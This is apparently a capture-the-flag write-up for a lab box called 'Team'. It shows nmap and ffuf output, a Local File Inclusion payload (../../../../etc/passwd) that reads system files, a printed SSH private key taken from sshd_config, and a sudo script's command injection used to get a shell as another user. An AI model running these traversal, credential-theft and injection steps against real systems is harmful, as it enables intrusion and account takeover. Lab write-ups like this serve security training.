
Team

I started with an Nmap scan. It revealed the following open ports:


- **21** (FTP)
- **22** (SSH)
- **80** (HTTP)



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# nmap -p- -sV -sC -oA scan 10.10.57.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 18:16 EDT
Stats: 0:03:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.26% done; ETC: 18:21 (0:00:55 remaining)
Nmap scan report for 10.10.57.93
Host is up (0.024s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 244.60 seconds

┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# 
```


The HTTP service displayed the default **Apache2 Ubuntu page**, but the page title hinted at a **virtual host**: **team.thm**

After adding team.thm to my /etc/hosts, I began exploring the website.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2014-03-19
    See: https://launchpad.net/bugs/1288690
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }

  div.main_page {
    position: relative;
    display: table;

    width: 800px;

    margin-bottom: 3px;
    margin-left: auto;
```

Using a subdomain wordlist with tools like ffuf, I discovered a subdomain: **dav.team.thm**



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# ffuf -u 'http://team.thm/' -w ../../wordlist/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H 'HOST: FUZZ.team.thm' -fs 11366

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://team.thm/
 :: Wordlist         : FUZZ: /home/kali/Desktop/wordlist/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.team.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 11366
________________________________________________

www.dev                 [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 19ms]
dev                     [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 2610ms]
www                     [Status: 200, Size: 2966, Words: 140, Lines: 90, Duration: 3627ms]
```


Accessing this subdomain revealed a script:

/script.php?page=

Testing for LFI with:

?page=../../../../etc/passwd

confirmed a **Local File Inclusion vulnerability**.




```
GET /script.php?page=../../../../etc/passwd HTTP/1.1
Host: dev.team.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

```
HTTP/1.1 200 OK
Date: Sun, 13 Apr 2025 22:39:11 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1698
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
dale:x:1000:1000:anon,,,:/home/dale:/bin/bash
gyles:x:1001:1001::/home/gyles:/bin/bash
ftpuser:x:1002:1002::/home/ftpuser:/bin/sh
ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
```


I initially struggled to find sensitive files via LFI. Eventually, by fuzzing common paths using SecLists, I found:

/etc/ssh/sshd_config

Shockingly, this file contained a **private SSH key** for the user dale.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# ffuf -u "http://dev.team.thm/script.php?page=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fs 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.team.thm/script.php?page=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1
________________________________________________

/etc/passwd             [Status: 200, Size: 1698, Words: 10, Lines: 35, Duration: 29ms]
/etc/hosts.deny         [Status: 200, Size: 712, Words: 128, Lines: 19, Duration: 29ms]
/etc/apache2/apache2.conf [Status: 200, Size: 7313, Words: 944, Lines: 231, Duration: 27ms]
/etc/mtab               [Status: 200, Size: 2457, Words: 166, Lines: 35, Duration: 19ms]
/etc/lsb-release        [Status: 200, Size: 104, Words: 3, Lines: 6, Duration: 19ms]
/etc/networks           [Status: 200, Size: 92, Words: 11, Lines: 4, Duration: 18ms]
/etc/network/interfaces [Status: 200, Size: 91, Words: 13, Lines: 6, Duration: 18ms]
/etc/profile            [Status: 200, Size: 582, Words: 145, Lines: 29, Duration: 18ms]
/etc/resolv.conf        [Status: 200, Size: 736, Words: 97, Lines: 20, Duration: 17ms]
/etc/ssh/ssh_config     [Status: 200, Size: 1581, Words: 248, Lines: 53, Duration: 17ms]
/etc/ssh/sshd_config    [Status: 200, Size: 5990, Words: 303, Lines: 170, Duration: 19ms]
/etc/vsftpd.conf        [Status: 200, Size: 5937, Words: 806, Lines: 161, Duration: 18ms]
/proc/filesystems       [Status: 200, Size: 391, Words: 1, Lines: 35, Duration: 18ms]
/proc/cpuinfo           [Status: 200, Size: 906, Words: 114, Lines: 29, Duration: 18ms]
/proc/interrupts        [Status: 200, Size: 1774, Words: 688, Lines: 42, Duration: 18ms]
/proc/meminfo           [Status: 200, Size: 1308, Words: 465, Lines: 49, Duration: 18ms]
/proc/modules           [Status: 200, Size: 4650, Words: 411, Lines: 84, Duration: 19ms]
/proc/ioports           [Status: 200, Size: 1007, Words: 193, Lines: 43, Duration: 19ms]
/proc/stat              [Status: 200, Size: 2165, Words: 991, Lines: 11, Duration: 19ms]
/proc/mounts            [Status: 200, Size: 2457, Words: 166, Lines: 35, Duration: 19ms]
/proc/version           [Status: 200, Size: 147, Words: 17, Lines: 3, Duration: 18ms]
/proc/swaps             [Status: 200, Size: 100, Words: 32, Lines: 4, Duration: 20ms]
/proc/self/net/arp      [Status: 200, Size: 157, Words: 79, Lines: 4, Duration: 18ms]
/var/log/faillog        [Status: 200, Size: 32097, Words: 1, Lines: 2, Duration: 18ms]
/var/log/lastlog        [Status: 200, Size: 292877, Words: 4, Lines: 6, Duration: 26ms]
```



```
GET /script.php?page=/etc/ssh/sshd_config HTTP/1.1
Host: dev.team.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 2
```

```
#Dale id_rsa
#-----BEGIN OPENSSH PRIVATE KEY-----
#b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
#NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
#NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
#oG+RPqP8P6/uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
#o9WqHhL5XS8lYu/fy5VAYOfJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
#zMUILQdztr8WhURTxua0QOIxQ2xJ+zWDKMiynzJ/lzwmI4EiOKj1/nh/w7I8rk6jBjaqAu
#k5xumOxPnyWAGiM0XOBSfgaU+eADcaGfwSF1aOgI8G/TtJfbcW33gnwZBVhc3OuLG8JoKS
#xtAlJ4yRazjEqK8hU8FUvowsGGls+trkxBYgceWwJFUudYjBq2NbX2glKz52vqFZdbAa1S
#0soiabHiuwd+3N/ygsSuDhOhKIg4MWH6VeJcSMIrAAAFkNt4pcTbeKXEAAAAB3NzaC1yc2
#EAAAGBAJ40ijEx985vuq6nkM5+RywY4K7gfZNql/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
#eKHJOHRY5NN19Ww7IWorABUSSZIFKtfszSfqfemSBCrZvd2mMt/mIIJYjf1qBvkT6j/D+v
#7n5VNH7cZBx0eB9S5dNx2zftB+CTPyJ177s+FPQ39PZvfSWIug1cOVxrGliqPVqh4S+VOv
#JWLv3BuVQGDnydKck4fCHYRVLgM37gvn49AXEOnjxYcRBelajQkqStr/qsT8zFCCOHc7a/
#FoVEU8bajkDiMUNsSfs1gyjIsp8yf5c8JiOBIjio9f54f8OyPK5OowY2qgLpOcbpjsT58l
#gBojNFzgUn4GlPngA3Ghn8EhdWtICPBvO7SX23Ft94J8GQVYXN8LixvCaCksbQNSeMkWs4
#xKivIVPBVL6MLBhpbPra5MOWIHHlsCRVLnWIwatjW19oJSs+dr6hWXWwGtUtLKImmx4rsH
#ftzf8oLErg4ToSiIODFh+lXiXEjCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwzoijb
#esUW5UVqzUwbReU99WUjsG7V50VRqFUolh2hV1FvnHiLL7fQer5QAvGRO+QxkGLy/AjkHO
#eXC1jA4JuR2S/Ay47kUXjHMr+C0Sc/WTY47YOghUlPLHoXKWHLq/PB2tenkWNOp0fRb85R
#N1ftjJc+sMAWkJfwH+QqeBvHLp23YqJeCDRxcNj3VG/4lnjrXRiyImRhUi8vRWek4o4Rxg
#Q4MUvHDPxc20KWaIIBbjTbErxACPU3fJSy4MfJ69dwpvePtieFsFQEoJopkEMn1Gkf1Hyi
#U2lCuU7CZtIIjKLh90AT5eMVAntnGlK4H5U01Vz9Z27Zs0y1Rt5svnhU6X6Pldn6iPgGBW
#/vS5rOqadSFUnoBrE+Cnul2cyLWyKnV+FQHD6YnAU2SXa8dD0lp204qGAJZrOKukXGIdiz
#82aDTaCV/RkdZ2YCb53IWyRw27EniWdO6NvMXG8pZOKwUI2B7wljdgm3ZB6fYNFUv5AAAA
#wQC5Tzei2ZXPj5yN7EgrOk16vUivWP9p6S8KUxHVBvqdJDoQqr8IiPovs9EohFRA3M3hOq
#z+zdN4wIKHMdAgOyaJUUj9WqSwj9ItqNtDxkXpXkfSSgXrfaLz3yXPZTTdvpah+WPS58u6
#RuSnARrKjgkXT6bKyfGeIVnIpHjUf5/rrnb/QqHyE+AnWGDNQY9HH36gTyMEJZGV/zeBB7
#/ocepv6U5HWlqFB+SCcuhCfkegFif8M7O39K1UUkN6PWb4/IoAAADBAMuCxRbJE9A7sxzx
#sQD/wqj5cQx+HJ82QXZBtwO9cTtxrLlgl0DGDK01H+pmWDkuSTcKG0XeU8AzMoM9Jj0ODb
#mPZgp7FnSJDPbeX6an/WzWWibc5DGCaM5VTIkrWdXuuyanEw8CMHUZCMYsltfbzeexKiur
#4fu7GSqPx30NEVfArs2LEqW5Bs/bc/rbZ0UI7/ccfVvHV3qtuNv3ypX4BuQXCkMuDJoBfg
#e9VbKXg7fLF28FxaYlXn25WmXpBHPPdwAAAMEAxtKShv8BhOvmaeYOxpgqMN9rjPXvDs5S
#2BRGRg22JACuTYdMFONgWo4on+ptEFPtLA3IkODnPqf9KGinc+j6jSYvBdHhvjZleOMMIH
#8kUREDVyzgbpzIlJSyyawaSjayM+BpYCAuIdI9FHyWAlersYc6ZofLGjbBc3Ay1IoPuOqX
#b1wrZt/BTpIg+d+Fc5/W/k7/9abnt3OBQBf08EwDHcJhSo+4J4TFGIJdMFydxFFr7AyVY7
#CPFMeoYeUdghftAAAAE3A0aW50LXA0cnJvdEBwYXJyb3QBAgMEBQYH
#-----END OPENSSH PRIVATE KEY-----
```

I saved the private key, adjusted permissions (chmod 600), and logged in via SSH:



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# vi key

┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# chmod 600 key

┌──(root㉿kali)-[/home/kali/Desktop/boxes/Team]
└─# ssh -i key dale@team.thm
The authenticity of host 'team.thm (10.10.57.93)' can't be established.
ED25519 key fingerprint is SHA256:33en2c6AmAEzI4zDeUH4EyLRpyzjrXxptkcSHBnTVbA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'team.thm' (ED25519) to the list of known hosts.
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls
user.txt
dale@TEAM:~$ cat user.txt
[redacted]
dale@TEAM:~$ █
```

Running sudo -l showed:

(dale) NOPASSWD: /home/gyles/admin_checks


Inspecting /home/gyles/admin_checks revealed a **command injection** vulnerability. The script uses:

```
read -p "Enter 'date' to timestamp the file: " error
$error 2>/dev/null
```

This allowed me to execute arbitrary commands. I ran:

```
sudo -u gyles /home/gyles/admin_checks
```

And when prompted, I entered bash, which gave me a shell as **user gyles**.



dale@TEAM: /home/gyles ×
root@kali: /home/kali/Desktop/boxes/Team ×
root@kali: /home/kali/Desktop/boxes/Team ×

```
dale@TEAM:/home/gyles$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:/home/gyles$ cat admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"



dale@TEAM:/home/gyles$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: anything
Enter 'date' to timestamp the file: bash
The Date is id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
```

